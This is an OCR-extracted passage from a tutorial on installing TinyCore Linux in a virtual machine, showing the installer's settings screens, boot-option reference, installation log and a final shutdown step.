


Figure 8 – Install TinyCore Linux



Tiny Core Installation

Path to core.gz: /mnt/sr0/boot/core.gz

□ Download From Internet

☑ Frugal □ USB-HDD □ USB-ZIP


☑ Whole Disk □ Existing Partition

Select disk for core: sda

□ Mark Partition Active (bootable)

☑ Install boot loader

Figure 9 – Managing the settings in TinyCore installation menu




Tiny Core Installation

Formatting Options

○ No formatting, use existing.
○ ext2
○ ext3
● ext4
○ vfat

Figure 10 – Leave the formatting options alone



Tiny Core Installation


Boot Options Reference List

```
Tiny Core accepts the following persistence options:

tce={hda1|sda1}              Specify Restore TCE apps directory
restore={hda1|sda1|floppy}   Specify saved configuration location
waitusb=X                    Wait X seconds for slow USB devices
swapfile{=hda1}              Scan or Specify swapfile
home={hda1|sda1}             Specify persistent home directory
opt={hda1|sda1}              Specify persistent opt directory
local={hda1|sda1}            Specify PPI directory or loopback file
lst=yyy.lst                  Load alternate static yyy.lst on boot
mydata=yyyy                  Specify alternate backup file name
base                         Skip TCE load only the base system
norestore                    Turn off the automatic restore
safebackup                   Saves a backup copy (mydatabk.tgz)
showapps                     Display application names when booting
vga=7xx                      7xx from table (See below)
xsetup                       Prompt user for Xvesa setup
```

Enter Spaces Separated Options From Examples Above.
These can be edited later on via your bootloader config.

home=sda1 opt=sda1

Figure 11 – Set the home and optional drives to use by default



Tiny Core Installation

Install Type


● Core and X/GUI Desktop
○ Core Only (Text Based Interface)

Core Plus Extensions Catagories to Install

Wireless
□ Wifi Support
□ ndiswrapper
□ Wireless Firmware


Other
□ Installer Application
□ Remaster Tool
□ Non-US keyboard layout support

Figure 12 – Leave the install type defaults




Source: /mnt/sr0/boot/core.gz
Type: frugal
Target: sda
Format:ext4
Options: home=sda1 opt=sda1
Install X GUI

Figure 13 – Review the installation information before proceeding



```
Writing zero's to beginning of /dev/sda
Partitioning /dev/sda
Formatting /dev/sda1
UUID="8ea2c0cf-f85b-4e76-bb95-1fddb3073a81"
Applying extlinux.
Setting up core image on /mnt/sda1
Installation has completed
```

Figure 14 – Installation indicates finished



Send the ACPI Shutdown signal to the

Figure 15 – Shut down the VM from within the VM

